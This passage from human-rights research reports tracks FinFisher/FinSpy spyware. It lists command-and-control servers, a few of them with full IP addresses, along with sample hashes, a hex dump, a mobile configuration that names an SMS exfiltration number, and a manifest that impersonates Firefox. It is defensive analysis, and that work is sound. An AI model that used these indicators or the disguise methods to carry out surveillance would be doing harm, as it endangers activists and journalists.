217.16.xxx.xxx	PIPNI VPS	Czech Republic
217.146.xxx.xxx	Zone Media UVS/Nodes	Estonia
213.55.99.74	Ethio Telecom	Estonia
80.156.xxx.xxx	Gamma International GmbH	Germany
37.200.xxx.xxx	JiffyBox Servers	Germany
178.77.xxx.xxx	HostEurope GmbH	Germany
119.18.xxx.xxx	HostGator	India
119.18.xxx.xxx	HostGator	India
118.97.xxx.xxx	PT Telkom	Indonesia
118.97.xxx.xxx	PT Telkom	Indonesia
103.28.xxx.xxx	PT Matrixnet Global	Indonesia
112.78.143.34	Biznet ISP	Indonesia
112.78.143.26	Biznet ISP	Indonesia
117.121.xxx.xxx	GPLHost	Malaysia
187.188.xxx.xxx	Iusacell PCS	Mexico
201.122.xxx.xxx	UniNet	Mexico
164.138.xxx.xxx	Tilaa	Netherlands
164.138.28.2	Tilaa	Netherlands
78.100.57.165	Qtel - Government Relations	Qatar
195.178.xxx.xxx	Tri.d.o.o / Telekom Srbija	Serbia
117.121.xxx.xxx	GPLHost	Singapore
217.174.229.82	Ministry of Communications	Turkmenistan
72.22.xxx.xxx	iPower, Inc.	United States
166.143.xxx.xxx	Verizon Wireless	United States
117.121.xxx.xxx	GPLHost	United States
183.91.xxx.xxx	CMC Telecom Infrastructure Co.	Vietnam

Several of these findings are especially noteworthy:

- > Eight servers are hosted by provider GPLHost in various countries (Singapore, Malaysia, Australia, US). However, we observed only six of these servers active at any given time, suggesting that some IP addresses may have changed during our scans.
- > A server identified in Germany has the registrant “Gamma International GmbH,” and the contact person is listed as “Martin Muench.”
- > There is a FinSpy server in an IP range registered to “Verizon Wireless.” Verizon Wireless sells ranges of IP addresses to corporate customers, so this is not necessarily an indication that Verizon Wireless itself is operating the server, or that Verizon Wireless customers are being spied on.
- > A server in Qatar that was previously detected by Rapid7 seems to be back online after being unresponsive during the last round of our scanning. The server is located in a range of 16 addresses registered to “Qtel – Corporate accounts – Government Relations.” The same block of 16 addresses also contains the website <http://qhotels.gov.qa/>.

ETHIOPIA AND VIETNAM: IN-DEPTH DISCUSSION OF NEW SAMPLES

FinSpy in Ethiopia

We analyzed a recently acquired malware sample and identified it as FinSpy. The malware uses images of members of the Ethiopian opposition group, Ginbot 7, as bait. The malware communicates with a FinSpy Command & Control server in Ethiopia, which was first identified by Rapid7 in August 2012. The server has been detected in every round of scanning, and remains operational at the time of this writing. It can be found in the following address block run by Ethio Telecom, Ethiopia's state-owned telecommunications provider:

```
IP: 213.55.99.74  
route: 213.55.99.0/24  
descr: Ethio Telecom  
origin: AS24757  
mnt-by: ETC-MNT  
member-of: rs-ethiotelecom  
source: RIPE # Filtered
```

The server appears to be updated in a manner consistent with other servers, including servers in Bahrain and Turkmenistan.

MD5	8ae2febe04102450fdb26a38037c82b
SHA-1	1fd0a268086f8d13c6a3262d41cce13470886b09
SHA-256	ff6f0bcdb02a9a1c10da14a0844ed6ec6a68c13c04b4c122afc559d606762fa


The sample is similar to [a previously analyzed sample](#) of FinSpy malware sent to activists in Bahrain in 2012. Just like Bahraini samples, the malware relocates itself and drops a JPG image with the same filename as the sample when executed by an unsuspecting user. This appears to be an attempt to trick the victim into believing the opened file is not malicious.

Here are a few key similarities between the samples:

- > The PE timestamp “2011-07-05 08:25:31” of the packer is exactly the same as the Bahraini sample.
- > The following string (found in a process infected with the malware), self-identifies the malware and is similar to strings found in the Bahraini samples:

```
0flab960 47 4e 55 20 4d 50 3a 20 43 61 6e 6e 6f 74 20 61 GNU MP: Cannot a
0flab970 6c 6c 6f 63 61 74 65 20 6d 65 6d 6f 72 79 20 28 llocate memory (
0flab980 73 69 7a 65 3d 25 75 29 0a 00 00 00 47 4e 55 20 size=%u)...GNU
0flab990 4d 50 3a 20 43 61 6e 6e 6f 74 20 72 65 61 6c 6c MP: Cannot reall
0flab9a0 6f 63 61 74 65 20 6d 65 6d 6f 72 79 20 28 6f 6c locate memory (ol
0flab9b0 64 5f 73 69 7a 65 3d 25 75 20 6e 65 77 5f 73 69 d size=%u new_si
0flab9c0 7a 65 3d 25 75 29 0a 00 79 3a 5c 5f 5f 5f 5f 6c ze=%u)..y:\_l
0flab9d0 73 76 6e 5c 66 69 6e 73 70 79 76 32 5c 73 72 63 svn\finspyv2\src
0flab9e0 5c 6c 69 62 73 5c 6c 69 62 67 6d 70 5c 6d 70 6e \libs\libgmp\mpn
0flab9f0 2d 74 64 69 76 5f 71 72 2e 63 00 00 63 20 3d 3d -tdiv_qr.c.c ==
0flaba00 20 30 00 00 00 00 00 01 02 03 03 04 04 04 04 0
0flaba10 05 05 05 05 05 05 05 06 06 06 06 06 06 06 06
0flaba20 06 06 06 06 06 06 06 07 07 07 07 07 07 07 07
0flaba30 07 07 07 07 07 07 07 07 07 07 07 07 07 07 07
0flaba40 07 07 07 07 07 07 07 08 08 08 08 08 08 08 08
0flaba50 08 08 08 08 08 08 08 08 08 08 08 08 08 08 08
```

- > The samples share the same Bootkit, SHA-256:
ba21e452ee5ff3478f21b293a134b30ebf6b7f4ec03f8c8153202a740d7978b2.
- > The samples share the same driverw.sys file, SHA-256:
62bde3bac3782d36f9f2e56db097a4672e70463e11971fad5de060b191efb196.



THE IMAGE SHOWN TO THE VICTIM CONTAINS PICTURES OF MEMBERS OF THE GINBOT 7 ETHIOPIAN OPPOSITION GROUP

In this case the picture contains photos of members of the Ethiopian opposition group, [Ginbot 7](#). Controversially, Ginbot 7 was designated a terrorist group by the Ethiopian Government in 2011. The Committee to Protect Journalists (CPJ) and Human Rights Watch have both [criticized this action](#), CPJ has pointed out that it is having a chilling effect on legitimate political reporting about the group and its leadership.

The existence of a FinSpy sample that contains Ethiopia-specific imagery, and that communicates with a still-active command & control server in Ethiopia strongly suggests that the Ethiopian Government is using FinSpy.

3.2 FinSpy Mobile in Vietnam

We recently obtained and analyzed a malware sample⁶ and identified it as FinSpy Mobile for Android. The sample communicates with a command & control server in Vietnam, and exfiltrates text messages to a Vietnamese telephone number.

The FinFisher suite includes mobile phone versions of FinSpy for all major platforms including iOS, Android, Windows Mobile, Symbian and Blackberry. Its features are broadly similar to the PC version of FinSpy identified in Bahrain, but it also contains mobile-specific features such as GPS tracking and functionality for silent 'spy' calls to snoop on conversations near the phone. An in-depth analysis of the FinSpy Mobile suite of backdoors was provided in an earlier blog post: [The Smartphone Who Loved Me: FinFisher Goes Mobile?](#)

MD5	573ef0b7ff1dab2c3f785ee46c51a54f
SHA-1	d58d4f6ad3235610bafba677b762f3872b0f67cb
SHA-256	363172a2f2b228c7b00b614178e4ffa00a3a124200ceef4e6d7edb25a4696345

The sample included a configuration file⁷ that indicates available functionality, and the options that have been enabled by those deploying it:

```
Section Data: ""
Section Size: 140
Section Type: TlvTypeInstalledModules
Section Data: "Logging: Off | Spy Call: Off | Call
Interception: Off | SMS: On | Address Book: Off |
Tracking: On | Phone Logs: On"
Section Size: 61
Section Type: TlvTypeMobileTrackingConfigRaw
Section Data: "5\x00\x00\x00\xA03E\x00\xf\x00\x00\x00@AE\x-
```

IMAGE OF A SECTION OF A CONFIGURATION FILE FOR THE FINSPY MOBILE SAMPLE

6 This sample has also been discussed by Denis Maslennikov from Kaspersky in his analyses of FinSpy Mobile - <https://www.securelist.com/en/analysis/204792283>

7 Configuration parsed with a tool written by Josh Grunzweig of Spider Labs - <http://blog.spiderlabs.com/2012/09/finspy-mobile-configuration-and-insight.html>

Interestingly, the configuration file also specifies a Vietnamese phone number used for SMS based command and control:

```
Section Type: TlvTypeConfigSMSPhoneNumber  
Section Data: "+841257725403"
```

The command and control server is in a range provided by the CMC Telecom Infrastructure Company in Hanoi:

```
IP Address: 183.91.2.199  
inetnum: 183.91.0.0 - 183.91.9.255  
netname: FTTX-NET  
country: Vietnam  
address: CMC Telecom Infrastructure Company  
address: Tang 3, 16 Lieu Giai str, Ba Dinh, Ha Noi
```

This server was active until very recently and matched our signatures for a FinSpy command and control server. Both the command & control server IP and the phone number used for text-message exfiltration are in Vietnam which indicates a domestic campaign.

This apparent FinSpy deployment in Vietnam is troubling in the context of recent threats against online free expression and activism. In 2012, Vietnam introduced new censorship laws amidst an ongoing harassment, intimidation, and detention campaign against of bloggers who spoke out against the regime. This culminated in the trial of 17 bloggers, 14 of whom were recently convicted and sentenced to terms ranging from 3 to 13 years.⁸

8 <https://www.eff.org/deeplinks/2013/01/bloggers-trial-vietnam-are-part-ongoing-crackdown-free-expression>

BRIEF DISCUSSION OF FINDINGS

Companies selling surveillance and intrusion software commonly claim that their tools are only used to track criminals and terrorists. FinFisher, VUPEN and Hacking Team have all used similar language.⁹ Yet a growing body of evidence suggests that these tools are regularly obtained by countries where dissenting political activity and speech is criminalized. Our findings highlight the increasing dissonance between Gamma's public claims that FinSpy is used exclusively to track "bad guys" and the growing body of evidence suggesting that the tool has and continues to be used against opposition groups and human rights activists.

While our work highlights the human rights ramifications of the mis-use of this technology, it is clear that there are broader concerns. A global and unregulated market for offensive digital tools potentially presents a novel risk to both national and corporate cyber-security. On March 12th, US Director of National Intelligence James Clapper stated in his yearly congressional report on security threats:

"...companies develop and sell professional-quality technologies to support cyberoperations—often branding these tools as lawful-intercept or defensive security research products. Foreign governments already use some of these tools to target U.S. systems."

The unchecked global proliferation of products like FinFisher makes a strong case for policy debate about surveillance software and the commercialization of offensive cyber-capabilities.

Our latest findings give an updated look at the global proliferation of FinSpy. We identified 36 active FinSpy command & control servers, including 30 previously-unknown servers. Our list of servers is likely incomplete, as some FinSpy servers employ countermeasures to prevent detection. Including servers discovered last year, we now count FinSpy servers in 25 countries, including countries with troubling human rights records. This is indicative of a global trend towards the acquisition of offensive cyber-capabilities by non-democratic regimes from commercial Western companies.

The Vietnamese and Ethiopian FinSpy samples we identified warrant further investigation, especially given the poor human rights records of these countries. The fact

⁹ <https://www.securityweek.com/podcast-vupen-ceo-chaouki-bekrar-addresses-zero-day-marketplace-controversy-cansecwest>

that the Ethiopian version of FinSpy uses images of opposition members as bait suggests it may be used for politically influenced surveillance activities, rather than strictly law enforcement purposes.

The Ethiopian sample is the second FinSpy sample we have discovered that communicates with a server we identified by scanning as a FinSpy command & control server. This further validates our scanning results, and calls into question Gamma's claim that such servers are "**not ... from the FinFisher product line.**"¹⁰ Similarities between the Ethiopian sample and those used to target Bahraini activists also bring into question Gamma International's earlier claims that the Bahrain samples were stolen demonstration copies.

While the sale of such intrusion and surveillance software is largely unregulated, the issue has drawn increased high-level scrutiny. In September of last year, the German foreign minister, Guido Westerwelle, called for an EU-wide ban on the export of such surveillance software to totalitarian states.¹¹ In a December 2012 interview, Marietje Schaake (MEP), currently the rapporteur for the first EU strategy on digital freedom in foreign policy, stated that it was "quite shocking" that Europe companies continue to export repressive technologies to countries where the rule of law is in question.¹²

We urge civil society groups and journalists to follow up on our findings within affected countries. We also hope that our findings will provide valuable information to the ongoing technology and policy debate about surveillance software and the commercialisation of offensive cyber-capabilities.

10 <http://bits.blogs.nytimes.com/2012/08/16/company-denies-role-in-recently-uncovered-spyware/>

11 <http://www.guardian.co.uk/uk/2012/nov/28/offshore-company-directors-military-intelligence>

12 <http://www.vieuws.eu/foreign-affairs/digital-freedoms-marietje-schaake-mep-alde/>

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- > Bahrain Watch
- > Drew Hintz

For Their Eyes Only:

Surveillance as a Service

Authors: Morgan Marquis-Boire, Bill Marczak, Claudio Guarnieri, and John Scott-Railton

New Findings in Brief

- > We have identified FinFisher¹ Command & Control servers in 11 new Countries: Hungary, Turkey, Romania, Panama, Lithuania, Macedonia, South Africa, Pakistan, Nigeria, Bulgaria, Austria.
- > Taken together with our previous research, we can now assert that FinFisher Command & Control servers are currently active, or have been present, in 36 countries. FinFisher Servers Found To Date: Australia, Austria, Bahrain, Bangladesh, Brunei, Bulgaria, Canada, Czech Republic, Estonia, Ethiopia, Germany, Hungary, India, Indonesia, Japan, Latvia, Lithuania, Macedonia, Malaysia, Mexico, Mongolia, Netherlands, Nigeria, Pakistan, Panama, Qatar, Romania, Serbia, Singapore, South Africa, Turkey, Turkmenistan, United Arab Emirates, United Kingdom, United States, Vietnam.
- > We have also identified a FinSpy sample that appears to be specifically targeting Malay language speakers, masquerading as a document discussing Malaysia's upcoming 2013 General Elections.

¹ When we refer to "FinFisher" or "FinSpy" in this report, we are referring to software that is consistent with indicia of Gamma International's FinFisher and FinSpy products. Gamma International has refused to confirm or deny whether it sold specific software to any particular customer, and we have no information about what, if any, commercial arrangements were involved.

A Note on Reactions To Our March 13, 2013 Report

In March 2013, we published "[You Only Click Twice](#)", a report that documented the results of a global scan for FinFisher Command & Control (C&C) servers. The report also analyzed two FinSpy samples that we had obtained. One sample contained pictures of leaders of the banned Ethiopian opposition group Ginbot 7. That sample communicated with a previously-identified Command & Control (C&C) server in Ethiopia, hosted on an IP address owned by Ethio Telecom. The other sample was a mobile phone version of FinSpy that communicated with a Vietnamese C&C server and phone number.

The publication triggered a number of reactions. Many of the servers we identified quickly went dark. Presumably, many were moved elsewhere or otherwise concealed. Meanwhile, social media, civil society, and the press responded to our findings in a number of countries where we had identified FinFisher command and control servers or FinSpy samples.

In response to our findings concerning Ethiopia, officials at Ethio Telecom avoided comment. A Government spokesperson [said](#) of FinSpy's use in Ethiopia: "I've no idea, and even if I did, I wouldn't talk to you about it." Meanwhile, Ethiopian bloggers and regional media [covered](#) our findings. In one case, our report was [called](#) "too ideological for security research," but cited as a reminder that there were still 'insufficient safeguards' to prevent unlawful interception of communications in Ethiopia.

Our findings regarding Vietnam were reported on blogs, as well as in the international and regional press. A Vietnamese news website linked to the Communist Party also briefly published and then took down a report on our findings.²

Activists and news organizations sought answers from a number of hosting companies and telecoms that we linked to FinFisher Command & Control servers.

In Mexico, activist groups and media [blogged](#) and [reported](#) our findings, sometimes in the context of broader questions of [Mexican cyber security](#). Twitter users created the [#TelmexEspíaLasRedes](#) hashtag to discuss the findings, in reference to Mexican telco Telmex, linked to a FinFisher server. Tweeps chimed in to discuss surveillance of activists,

2 The [URL](#) of the original post is no longer available

and put pressure on the Mexican government.

In Malaysia, reporters and tech bloggers discussed our findings. In response to the coverage, the Malaysian Government's media regulator accused one publication of false reporting, and noted that it could face penalties including one year imprisonment.

Our report mentioned five servers in Indonesia, hosted on IP addresses belonging to several Indonesian ISPs. A spokesman for Indonesia's Ministry for Communications and Information Technology (ICT Ministry) promised that the Government would take "decisive action" against the ISPs if they were found to be spying, and noted that they could face penalties of up to fifteen years imprisonment. Gamma claims they only sell FinFisher products to governmental operators, so it would certainly be a surprise if the ISPs themselves were using the servers.

Our report mentioned a previous finding by Rapid7 that indicated a FinFisher C&C server in Latvia. Latvia's main news agency, LETA, reported on this finding. In response, the Latvian Prime Minister neither confirmed or denied its use in a televised press conference.

Meanwhile, many of the companies who develop and market remote intrusion and surveillance malware have increasingly sidestepped open dialogue about their products. Gamma, for example, after initially engaging reporters, has been quiet since the release of our latest report. This silence comes amidst an increasingly global chorus of questions from journalists and civil society groups. Most recently, in Britain, where Gamma International maintains a corporate registration, UK based Privacy International has requested judicial review of the Government's lack of transparency on the status on any investigation into Gamma International regarding possible violations of export regulations.

Finally, our report identified two FinFisher servers hosted by Canada-based provider Softcom. Michael Carr, executive VP of Softcom, told a Canadian publication that it would investigate if we provided the full IP addresses of the servers. After we provided these addresses to Softcom, the same publication reported: "After getting the IP address, Carr said that on March 15 the FinFisher software was found on its servers and the account was terminated." Carr's statement confirms our finding that these servers were running FinFisher. As of the date of publication, the two Softcom servers appear to be unavailable.


FINDINGS

Mapping FinFisher Command & Control Servers, Round 3

On 13 March 2013, we published a report identifying 34 FinFisher Command & Control servers. Although we only released the first two octets of server addresses, many of the servers referenced in the report were quickly taken offline after publication. Only 17 of these servers remain online. Since that report, we have identified FinFisher Command & Control servers in **11 new countries: Hungary, Turkey, Romania, Panama, Lithuania, Macedonia, South Africa, Pakistan, Nigeria, Bulgaria, Austria.**

In addition to our continuing scans for FinFisher Command & Control servers, we searched for such servers in the publicly available scan results released by the [2012 Internet Census](#). The Census enlisted hundreds of thousands of unsecured devices as unintentional operatives in continuous global internet scans throughout 2012. As such, the Census' roughly 9TB dataset is far richer than any previous scan that we have conducted. Below, we list new servers we have identified, both from the census and our continuing scans.

FINFISHER COMMAND & CONTROL SERVERS FOUND



THIS MAP SHOWS BOTH NEWLY-DISCOVERED AND PREVIOUSLY IDENTIFIED FINFISHER COMMAND & CONTROL SERVERS AS OF APRIL 2013.

(A LARGER VERSION OF THE MAP CAN BE FOUND [HERE](#))

NEW FINFISHER SERVERS IDENTIFIED:

IP	PROVIDER	COUNTRY
37.235.xxx.xxx	EDIS GmbH Datacenter 2	Austria
212.122.xxx.xxx	Bulgarian Ministry of State Administration and Administrative Reform	Bulgaria
87.229.xxx.xxx	RendszerNET Kft.	Hungary
5.199.xxx.xxx	SynWebHost	Lithuania
77.28.xxx.xxx	Makedonski Telekom	Macedonia
41.73.xxx.xxx	Suburban Telecom	Nigeria
182.177.xxx.xxx	Pakistan Telecommunication Company Ltd.	Pakistan
182.177.xxx.xxx	Pakistan Telecommunication Company Ltd.	Pakistan
190.97.xxx.xxx	Cyber Cast International, S.A.	Panama
190.97.xxx.xxx	Cyber Cast International, S.A.	Panama
95.76.xxx.xxx	UPC Romania TIMISOARA FO	Romania
41.241.xxx.xxx	Telkom SA Limited	South Africa
41.241.xxx.xxx	Telkom SA Limited	South Africa
85.153.xxx.xxx	CH TELEKOM	Turkey

Some countries—such as Pakistan, Nigeria, Hungary and Turkey—are of special concern because of troubling records on human rights issues and the rule of law. Of course, the presence of a FinFisher Command & Control server in a given country does not necessarily imply that country’s government is operating the server. In the case of Bulgaria, however, the server we identified was on a network registered to the “Bulgarian Ministry of State Administration and Administrative Reform.”

We hope that civil society groups, as well as the competent regional and domestic authorities, will investigate the deployments we have described in order to determine whether any laws have been broken.

COUNTRIES IN WHICH FINFISHER SERVERS HAVE BEEN IDENTIFIED SINCE 2012

Since the first scans conducted by Rapid7 in Summer 2012, FinFisher C&C servers have been found in 36 countries: Australia, Austria, Bahrain, Bangladesh, Brunei, Bulgaria, Canada, Czech Republic, Estonia, Ethiopia, Germany, Hungary, India, Indonesia, Japan, Latvia, Lithuania, Macedonia, Malaysia, Mexico, Mongolia, Netherlands, Nigeria, Pakistan, Panama, Qatar, Romania, Serbia, Singapore, South Africa, Turkey, Turkmenistan, United Arab Emirates, United Kingdom, United States, Vietnam.

Malaysia: Booby-Trapped Candidate List for the 2013 General Elections

In our [March 2013 report](#) we identified a FinSpy Command & Control server on a Malaysian IP owned by hosting company GPLHost. The *New York Times* published a [story](#) that mentioned this finding. A Malaysian media outlet published a report on *The New York Times* story entitled “Malaysia Uses Spyware against Own Citizens, NYT Reports.” The Malaysian Government’s media regulator—the Malaysian Communications and Multimedia Commission (MCMC)—promptly [accused](#) the outlet of “false reporting,” and noted that it could face penalties including one year imprisonment. We do not take a position with respect to the Malaysian Government’s accusation, but would like to point out that, to our knowledge, the Malaysian government has neither confirmed nor denied using FinSpy.

After the Malaysian Government’s accusation, we discovered a booby-trapped document that contained a candidate list for the 5 May 2013 Malaysian General Elections. The document is named: “SENARAI CADANGAN CALON PRU KE-13 MENGIKUT NEGERI.” We translate this to “LIST OF CANDIDATES PROPOSED TO-13 GE BY STATE.” When a victim opens this document and sees the list of candidates, their computer is infected with FinSpy.


THE DOCUMENT

FUNCTION	HASH
MD5	54562117a0733396fff7020b61ac37c7
SHA-1	8ebe3fdee05a31cbde8d687806ba8e86d5458a10
SHA-256	367961e28980f8fbcf849c5b216cc2832a5ca8f8cb8f01e8e39016ed01733bd1

The booby-trapped document was submitted³ to Virus Total, an online service that scans a file against the most popular anti-virus engines. Out of the 46 anti-virus engines tested, 8 generically detected the document as a Trojan or Trojan Dropper. None of the anti-virus programs detected the document as FinSpy. The document had structural similarities to the FinSpy spyware used in an attack against Bahraini activists⁴ that we first [reported in July 2012](#).

3 VirusTotal Submission: 2012-11-25 12:12:09 UTC

4 c29052dc6ee8257ec6c74618b6175abd6eb4400412c99ff34763ff6e20bab864 News about the existence of a new dialogue between AlWefaq & Govt..doc




MICROSOFT WORD DOCUMENT SHOWN TO VICTIM

The metadata for the Word document provides a creation and last modification date in late November 2012:

Creation date: 2012-11-20 08:07:00
 Last modification: 2012-11-21 02:40:00

The booby-trapped document embeds a copy of FinSpy that masquerades as legitimate Mozilla Firefox software:



LEFT: EMBEDDED FINSPY; RIGHT: LEGITIMATE COPY OF FIREFOX 14.0.1

This is not the first time that a FinSpy sample has used the “Mozilla Firefox” product name to masquerade as legitimate software. Samples from the FinSpy campaign targeting Bahraini activists last year used an assembly manifest that impersonated Mozilla’s Firefox browser.

The embedded copy of FinSpy uses this same manifest:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!-- Copyright (c) Microsoft Corporation -->
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
<assemblyIdentity
  processorArchitecture="x86"
  version="1.0.0.0"
  name="Mozilla.Firefox [bold]" type="win32" />
<description>Mozilla Firefox [bold]</description>
<trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
  <security>
    <requestedPrivileges>
      <requestedExecutionLevel
        level="asInvoker"
        uiAccess="false"
      />
